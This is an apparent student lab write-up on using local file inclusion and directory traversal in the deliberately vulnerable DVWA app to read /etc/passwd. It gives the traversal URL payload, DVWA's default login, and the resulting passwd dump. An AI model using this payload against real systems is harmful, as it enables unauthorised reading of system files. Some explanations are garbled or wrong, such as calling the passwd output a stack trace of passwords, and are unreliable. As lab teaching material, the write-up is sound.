Web Application Security

Use LFI to view the password file /etc/passwd.
In your writeup, refer to "Directory Treversal”


Robert James Gabriel
Part 7 - 24 April 2016

Setup

Open Your Vm Fusion


Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following

2. Firefox




Use LFI to view the password file /etc/passwd.

1. Open firefox
2. Visit: http://dvwa/login.php
3. Login to DVWA
    1. Login: admin
    2. Password: password
4. Click on Login

Set DVWA Security Level

1. Click on DVWA Security, in the left hand menu.
2. Select Medium
3. Click Submit



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

1. Navigate to the file inclusion tab on the left navigation

Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

Note: Its important to note, as we know the system is on a linux based server, we can know that the knowledge of the folder structure is the.

Directory traversal is an HTTP exploit which allows attackers to access restricted directories and execute commands outside of the web server's root directory. Web servers provide two main levels of security mechanisms. Access Control Lists (ACLs) Root directory.

We can use the spider in burp to get the folder structure also.

The website is located at : /var/www/dvwa/vulnerabilities/fi/index.php

This code is vulnerable because there is no sanitization of the user-supplied input. Specifically, the $file variable is not being sanitized before being called by the include() function.


So currently.
The current url in the browser**:** **<u>http://dvwa/vulnerabilities/fi/?page=include.php</u>**

The file we what to access is located at: **/etc/passwd.**

The "../" used in the example above represent a directory traversal. The number of "../" depend on the configuration and location of the target web server on the victim machine. Some experimentation may be required.

We go back 6 directories which allows brings us to the heart of the folder. Then **/etc/passwd.**

So if we type **http://dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd**



It appears the stack trace below which is the passwords. Its done using the include file which is an error.

Stack trace

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:
2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:
4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:
6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/
nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/
news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/
usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:
38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/
usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/
usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false usbmux:x:103:46:usbmux daemon,,,:/
home/usbmux:/bin/false dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false rtkit:x:
107:114:RealtimeKit,,,:/proc:/bin/false saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false speech-dispatcher:x:110:29:Speech
Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh avahi:x:111:117:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/bin/false lightdm:x:112:118:Light Display
Manager:/var/lib/lightdm:/bin/false colord:x:113:121:colord colour management
daemon,,,:/var/lib/colord:/bin/false hplip:x:114:7:HPLIP system user,,,:/var/run/
hplip:/bin/false pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
samurai:x:1000:1000:samurai,,,:/home/samurai:/bin/bash mysql:x:116:125:MySQL
Server,,,:/nonexistent:/bin/false sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
kdm:x:118:65534::/home/kdm:/bin/false
```